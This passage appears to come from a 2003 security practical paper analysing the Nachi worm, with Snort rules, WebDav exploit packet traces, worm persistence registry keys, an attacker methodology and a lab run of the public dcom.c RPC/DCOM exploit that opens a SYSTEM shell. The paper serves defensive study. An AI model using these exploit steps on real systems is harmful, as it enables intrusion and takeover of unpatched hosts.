reference:bugtraq,1578; classtype:web-application-activity;
sid:1042;
rev:6;)
```

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS
$HTTP_PORTS (msg:"WEB-MISC
```

¹⁰ <http://www.counterpane.com/alert-v20030801-001.html>

¹¹ <http://seclists.org/lists/pen-test/2003/Mar/0130.html>

```

WebDav search access"; flow:to_server,established; content:
"SEARCH ";
depth: 8; nocase;reference:arachnids,474;
classtype:web-application-activity; sid:1070; rev:5;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 80
(msg:"Miscellaneous long HTTP
WebDav request"; content:" /"; content:"|0a|"; within:30000;
flow:to_server; reference:Bugtraq,7116; rev: 2; )

```

Figure #8 – Snort IDS Rule for WebDav Exploit

Below is a packet trace of the WebDav exploit in action.¹²

```

12/22-04:04:33.702226 xxx.xxx.xxx.xxx:2543 -> xxx.xxx.xxx.xxx:80
TCP TTL:64 TOS:0x10 ID:60018 IpLen:20 DgmLen:262 DF
***AP*** Seq: 0x6E0098 Ack: 0x4D92C091 Win: 0x7FB8 TcpLen:
20
53 45 41 52 43 48 20 2F 20 48 54 54 50 2F 31 2E SEARCH /
HTTP/1.
31 0D 0A 48 6F 73 74 3A 20 77 68 69 74 65 68 61 1..Host:
whiteha
74 73 2E 63 6F 6D 0D 0A 43 6F 6E 74 65 6E 74 2D
ts.com..Content-
54 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0D 0A Type:
text/xml..
43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 Content-
Length:
31 33 33 0D 0A 0D 0A 3C 3F 78 6D 6C 20 76 65 72 133.....
3C 67 3A 73 71 6C 3E 0D 0A 53 65 6C 65 63 74 20 ..Select
22 44 41 56 3A 64 69 73 70 6C 61 79 6E 61 6D 65
"DAV:displayname
22 20 66 72 6F 6D 20 73 63 6F 70 65 28 29 0D 0A " from scope(..
3C 2F 67 3A 73 71 6C 3E 0D 0A 3C 2F 67 3A 73 65 ....

```

Figure #9 – WebDav Exploit Packet Trace

¹² http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids474&view=research




Figure #10 – W2k Event Viewer after WebDav Exploit

The Windows 2000 Event Viewer is shown after the WebDav vulnerability has been exploited. These alerts indicate that the IIS processes have been restarted.




Figure #11 – Display of the netstat –an in a command shell.

You can see the established session on tcp port 666 in figure # 11. This is a command shell used by exploit for the WebDav vulnerability

3.0 The Platforms/Environments

The specific platforms and environment will be outlined below. This information will include a description of the attacking machine which was a home pc infected through a broadband ISP (Internet Service Provider). The target network is the corporate enterprise network that the home user connects to for remote access. Diagrams will be provided to show how connectivity is allowed from end-to-end.

3.1 - Victim's Platform

The original victim machine in this paper is a home users's Dell pc. This Dell pc is running Windows 2000 Professional with Service Pack 3. The user is a manager. This pc has not been patched since the user purchased it from Dell Computer Company.

3.2 - Source Network

The source network diagrammed below is the home users network that was setup when his/her broadband cable modem was installed.




Figure #12 – Source Network Diagram

The above diagram displays the user has no firewall. The cable modem is a Linksys broadband cable router. This router will provide Dhcp to any clients connected to the hub which is represented by the Home Ethernet Network above. The firewall was installed so that the user could play games online. This workstation has been setup as the dmz host. This means the Dell workstation is not protected at all. This workstation was infected with the Nachia worm. While still infected, the remote user logged into the corporate vpn. Through the vpn connection, the internal corporate network was infected with the Nachia worm.

3.3 - Target Network & Network Diagram

The target network is the corporate network that the remote user has been given access to via the Cisco vpn client. The remote user has been provided a digital certificate and existing domain credentials to authenticate the vpn session from home. The corporate network was designed to allow remote users access to all internal resources via the vpn. The equipment involved in the target network is as follows:

- Network Equipment
 - Cisco 3640 Routers – Distribution Site Routers
 - ♣ Running Cisco IOS 12.2.17A – IP Plus
 - Cisco 2611 Routers – Remote Site Access Routers
 - ♣ Running Cisco IOS 12.2.19A – IP Plus
 - Cisco 7206 Routers – HQ Wan Routers
 - ♣ Running Cisco IOS 12.2.8 - Enterprise
 - Cisco 3550 Series Switches – Remote Site Switches
 - ♣ Running Cisco IOS 12.0.5 - EMI
 - Cisco 6500 Series Switches – HQ Core L3 Switches
 - ♣ Supervisor Cat OS 6.7
 - ♣ IOS L3 MSFC runs 12.1.2 - Enterprise
 - Cisco PIX 525 Firewalls
 - ♣ PIX IOS 6.3
 - Cisco 3030 VPN Concentrators
 - ♣ Concentrator IOS – 4.0.1
 - ♣ VPN Client – 4.0.2
- Servers
 - IBM E-Series Servers running Windows 2000 Server with SP3
- Workstations
 - IBM workstations running Windows 2000 Professional with SP3

Below is a diagram of the target network.




Figure #13 – Network Diagram

Now we will focus on the attack and understanding how the worm identified and exploited the vulnerabilities documented in the previous exploit section. To illustrate the attack we will use exploit code manually for the RPC/DCOM exploit and the WebDav exploit. Throughout this process, the impact and functionality of the worm will be explained.

4.0 Stages of the Attack

The Stages of the Attack portion of this paper will focus on how the Nachia worm identified and targeted victim machines. We will look at the exploits in detail. There will be screenshots of the RPC/DCOM exploit and the WebDav exploit. The previous sections explained the underlying technologies and purposes for these application, protocols and services. It is very common for attackers to use a structured process for identifying and attacking machines, via a five step

process. This planned process provides staggering results, based on logic not emotions.

Five Step Attack Process

- Step One
Reconnaissance – This step is where an attacker will start to identify potential targets. A great tool for researching information is the Google search engine. This is commonly referred to as the “Google factor”. During this step, information is gathered. Typically, they would search for domain information via DNS (Domain Name Service – Mapping of domain names to TCP/IP addresses). Information gathered here can start to form a picture for the attacker. A great tool is Sam Spade.
- Step Two
Scanning – The scanning step uses the information gathered in the recon process. This step will use tools like Nmap, Nessus, Superscan, etc... These tools take the target information gathered in the recon step and will start to probe the target system. These tools will check for open TCP/IP ports. The information gathered can help an attacker identify vulnerable systems. For example, if an attacker identifies a target that has tcp port 80, 135, 139, 445 open from an nmap scan, the attacker can now direct efforts for potential attack vectors because those ports indicate a Windows box and more specific a win2k system. During this process the information gathered helps the attacker to build a plan of attack and then download the necessary tools and exploits to attack the target system.
- Step Three
Exploiting Vulnerabilities – Now that we know the system is a Windows 2000 box, we can download tools to exploit RPC services, default admin accounts, iis services, etc... After successful exploitation, the focus is to keep access to the compromised system.
- Step Four
Keeping Access – after the attacker has gained access, focus is on keeping access to the compromised system. During this process Trojans and Rootkits are installed to provide access and allow the system to perform normally. Keeping access is not limited to Trojans, Rootkits, adding user accounts, etc... It is important to make access transparent so the end user of the system does not detect it. After successful backdoor access is obtained it is important to try and remove evidence of the attackers existence.
- Step Five
Covering Tracks – The last step in the process is to eliminate a trail of evidence indicating system compromise. It is common to remove log entries and patch systems so administrators don't expect any problems.

Now that we know how attackers target systems we can build a robust defense. Any attack today can be tracked using this approach (not counting script kiddies who typically don't think logical, they let their emotions drive their actions). We will apply this process to the analysis of the Nachia worm attack of August 2003. The worm process is outlined below:

Worm Attack Process from compromised machine¹³

- Scan Class B IP network for potential target machines
- Receive ping response back from target machine
- Send TCP connect to 135 via RPC (go through 3way handshake)
- After successful connection via tcp, send RPC/DCOM exploit data. Receive command shell to obtain access. The command shell is from a port range of tcp 666-765. The worm is instructed to download the worm from the compromised machine via tftp.
- Create RPCPath_Mutex to ensure the machine does not continuously get infected with the Nachia worm.
- To Keep Access two services are created to keep access. These services are added by setting registry keys for each service.(Keep Access)
 - ♣ HKLM\System\CurrentControlSet\Services\RPCTftpd\Image Path="%system%\wins\svchost.exe"
 - ♣ HKLM\System\CurrentControlSet\Services\RPCPatch\Image Path="%system%\wins\dlhost.exe"
- Network Connections Sharing Service – provides tftp server using svchost.exe This file is copied to %system%\wins directory (%system% is a variable for c:\winnt or wherever the operating system was installed). The tftpd dameon in the %system32\dlcache directory is copied as svchost.exe.
- Wins Client Service – used to replicate the worm to other systems through the dlhost.exe. Dllhost.exe is copied to the %system%\wins directory. This file is typically 5k not the 10k after the worm infection.
- The worm kills the msblast.exe process and deletes the msblast.exe file out of the system directory. After the deletion of the file, the worm attempts to download the patch for ms03-026 (RPC/DCOM). The worm checks the machine language, service pack level to download the appropriate patch for the system. The worm patches the security hole due to the vulnerability.
- The worm now scans machines to exploit via Tcp & Icmp scan. The Tcp scan uses Tcp/135 Netbios RPC port to find vulnerable machines. If the RPC/DCOM exploit does not work, then the worm will try the WebDav exploit. Once the next system is exploited the worm starts all over again.

¹³ <http://www3.ca.com/virusinfo/virus.aspx?ID=36372>

Lets see how the worm process falls into the five step process used for targeting and attacking computers.

4.1 - Reconnaissance

The Nachia worm, through the infected machine uses the Icmp protocol to perform reconnaissance on potential targets. The worm performs reconnaissance by examining the infected workstation ip address and then using it to target machines that are active.

4.2 - Scanning

The worm now moves on to scanning potential targets based on the class b address of the compromised machine. The compromised machine's ip was 192.168.1.0, it would then scan the 192.168.0.0 255.255.0.0 network. This scanning is very noisy in regards to detection. All the scan packets have the same payload and could be easily detected by IDS systems. This traffic caused a very high volume of traffic on networks. The scanning caused numerous denial of service attacks because of the volume of data traversing the enterprise network. This worm was much more efficient. The worm used normal Icmp echo (type 8) and Icmp echo-reply (type 0) packets with a payload length of 92 bytes. Below is an Icmp packet show the details:

```
7065 415f b3b2 415e b078 0800 d900 0300
c6a9 aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa 7c11 df93 594e 4f54 0000 6b45 b90d
a53f fafd
```

Now, the ping responses would come back to the compromised system and builds a list of devices to target with the exploit code of the worm.

4.3 - Exploiting the System

Using information from scanned systems the targets are identified. The worm sends traffic to target machines to exploit the RPC/DCOM buffer overflow.

RPC/DCOM Scan

```
Aug 18 14:10:12 xx.xx.xx.102:10231 -> xx.xx.xx.104:135 SYN *****S*
Aug 18 14:10:13 xx.xx.xx.102:10232 -> xx.xx.xx.192:135 SYN *****S*
Aug 18 14:10:13 xx.xx.xx.102:10233 -> xx.xx.xx.111:135 SYN *****S*
Aug 18 14:10:14 xx.xx.xx.102:10234 -> xx.xx.xx.109:135 SYN *****S*
```

Aug 18 14:10:14 xx.xx.xx.102:10235 -> xx.xx.xx.228:135 SYN *****S*

Figure #14 – Nachia Netbios SYN Scan

WebDav Packet to exploit buffer overflow

```
01/22-04:02:33.707726 xxx.xxx.xxx.xxx:2543 -> xxx.xxx.xxx.xxx:80
TCP TTL:64 TOS:0x10 ID:60018 IpLen:20 DgmLen:262 DF
***AP*** Seq: 0x6E0098 Ack: 0x4D92C091 Win: 0x7FB8 TcpLen: 20
53 45 41 52 43 48 20 2F 20 48 54 54 50 2F 31 2E SEARCH / HTTP/1.
31 0D 0A 48 6F 73 74 3A 20 77 68 69 74 65 68 61 1..Host: whiteha
74 73 2E 63 6F 6D 0D 0A 43 6F 6E 74 65 6E 74 2D ts.com..Content-
54 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0D 0A Type: text/xml..
43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 Content-Length:
31 33 33 0D 0A 0D 0A 3C 3F 78 6D 6C 20 76 65 72 133.....
3C 67 3A 73 71 6C 3E 0D 0A 53 65 6C 65 63 74 20 ..Select
22 44 41 56 3A 64 69 73 70 6C 61 79 6E 61 6D 65 "DAV:displayname
22 20 66 72 6F 6D 20 73 63 6F 70 65 28 29 0D 0A " from scope().
3C 2F 67 3A 73 71 6C 3E 0D 0A 3C 2F 67 3A 73 65 ....
```

Figure #15 – WebDav exploit packet example

This detect identifies a compromised machine of xx.xx.xx.102 sending a syn request to establish a tcp session on port 135. This port is used for Netbios RPC communications.

After sending exploits, the attacker machine will receive a command shell under the system account. (admin level access) Once a command shell has been established via a tcp port between 666-765, the target machine is instructed to download the worm code. Once the worm code is downloaded to the target machine the worm executes. The execution of the worm code is meant to keep access and propagate. This is outlined below.

4.4 - Keeping Access

Now that the worm is copied to the machine, the code is executed. This code creates a mutex called RPCPatch_Mutex. This is intended to prevent the worm from opening multiple instances which could possibly disable itself by virtue of a denial of service. This mutex creates two services. Adding the following registry keys creates the two services:

- Network Connection Sharing
HKLM\System\CurrentControlSet\Services\RPCTftpd\ImagePath="%system%\wins\svchost.exe"
- Wins Client
HKLM\System\CurrentControlSet\Services\RPCPatch\ImagePath="%system%\wins\dllhost.exe"

The svchosts.exe file copies the tftpd.exe from %system%/dllcache directory to %system%/wins directory. This is just to start a tftp server so additional machines can download the worm from itself. The dllhost.exe file is used to propagate the worm.

By setting these items up as services, the worm will propagate even if the system is restarted. This portion keeps the worm embedded in the system. After the components to ensure the worm to propagate (tftp server and worm code), the worm tries to remove the msblaster worm. It kills the msblast.exe process and then deletes the %system%/msblast.exe. Next the worm will get system information so it can download the patch for ms03-026 to fix the RPC/DCOM vulnerability with the appropriate language and service pack level. Lastly the worm will attempt to replicate itself by scanning via lcmp and tcp scan for port 135. The worm will try to connect via the RPC/DCOM and if that does not work, it will use the WebDav exploit to gain system access to propagate the worm.


4.5 - Covering Tracks

Lastly, the worm tries to cover its track by patching the system for ms03-026. Also, January 1, 2004 the worm will remove itself from the compromised machine. The worm does not try to delete logs, etc.. In the future, it is very likely that the worms of the future will not only try to protect itself, but cover its track by cleaning log files, etc...

4.6 – Exploits in Action

Now that we have gone through the analysis, below are the screenshots for each of the exploits that the Nachia worm utilizes.

4.6.1 - RPC/DCOM Exploit Example:




```
Administrator@labw2kpr0 /
drwxrwxrwx+  3 Administ None          0 Oct 15 10:14 home
drwxrwxrwx+ 14 Administ Users      16384 Oct 15 10:14 lib
drwxrwxrwx+  2 Administ Users          0 Oct 15 10:12 tmp
drwxrwxrwx+ 17 Administ Users      4096 Oct 15 10:14 usr
drwxrwxrwx+  6 Administ Users          0 Oct 15 10:14 var

Administrator@labw2kpr0 /
$ ./dcom.exe
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Usage: ./dcom <Target ID> <Target IP>
- Targets:
-   0   Windows 2000 SP0 (english)
-   1   Windows 2000 SP1 (english)
-   2   Windows 2000 SP2 (english)
-   3   Windows 2000 SP3 (english)
-   4   Windows 2000 SP4 (english)
-   5   Windows XP SP0 (english)
-   6   Windows XP SP1 (english)

Administrator@labw2kpr0 /
$
```

Figure #16 – RPC/DCOM Exploit Command Line Options

This shows the usage of the well know dcom.c exploit available from <http://www.metasploit.com/tools/dcom.c> This exploit was compiled with the source code written in the c programming language. I compiled the code using cygwin. Cygwin is a port of UNIX functionality onto the Windows platform. It was compiled user the gnu c compiler with the standard command of gcc DCOM.c -o DCOM. Once the compile is finished you can execute it with ./DCOM.exe as seen below.



```
Administrator@labw2kpr0 /
- Rewritten by HDM <hdm [at] metasploit.com>
- Usage: ./dcom <Target ID> <Target IP>
- Targets:
-   0   Windows 2000 SP0 (english)
-   1   Windows 2000 SP1 (english)
-   2   Windows 2000 SP2 (english)
-   3   Windows 2000 SP3 (english)
-   4   Windows 2000 SP4 (english)
-   5   Windows XP SP0 (english)
-   6   Windows XP SP1 (english)

Administrator@labw2kpr0 /
$ ./dcom.exe 3 192.168.1.105
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e8367a
- Dropping to System Shell...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Figure #17 – RPC/DCOM Exploit In Action

The exploit is executed with `./DCOM.exe 3 192.168.1.105`. This command uses the differing information from w2k sp1-4 and xp with service pack 0 or 1. It is important to put the right target number; the target number is very specific because the buffer overflow exploit will not work because each service pack updates the kernel, thus, changing the memory buffer pointer address. This is paramount for the buffer overflow to be successful. You can see the exploit was successful by giving the attacker a system level access command shell.

```

C:\WINNT\system32>netstat -an
netstat -an

Active Connections

Proto Local Address          Foreign Address         State
TCP   0.0.0.0:7               0.0.0.0:0               LISTENING
TCP   0.0.0.0:9               0.0.0.0:0               LISTENING
TCP   0.0.0.0:13              0.0.0.0:0               LISTENING
TCP   0.0.0.0:17              0.0.0.0:0               LISTENING
TCP   0.0.0.0:19              0.0.0.0:0               LISTENING
TCP   0.0.0.0:25              0.0.0.0:0               LISTENING
TCP   0.0.0.0:80              0.0.0.0:0               LISTENING
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING
TCP   0.0.0.0:443             0.0.0.0:0               LISTENING
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING
TCP   0.0.0.0:1025            0.0.0.0:0               LISTENING
TCP   0.0.0.0:1029            0.0.0.0:0               LISTENING
TCP   0.0.0.0:1030            0.0.0.0:0               LISTENING
TCP   0.0.0.0:1034            0.0.0.0:0               LISTENING
TCP   0.0.0.0:3372            0.0.0.0:0               LISTENING
TCP   0.0.0.0:3389            0.0.0.0:0               LISTENING
TCP   0.0.0.0:4444            0.0.0.0:0               LISTENING
TCP   0.0.0.0:7996            0.0.0.0:0               LISTENING
TCP   192.168.1.105:139       0.0.0.0:0               LISTENING
TCP   192.168.1.105:4444      192.168.1.100:2542      ESTABLISHED
UDP   0.0.0.0:7               *:*:                     *:*
UDP   0.0.0.0:9               *:*:                     *:*
UDP   0.0.0.0:13              *:*:                     *:*
UDP   0.0.0.0:17              *:*:                     *:*
UDP   0.0.0.0:19              *:*:                     *:*
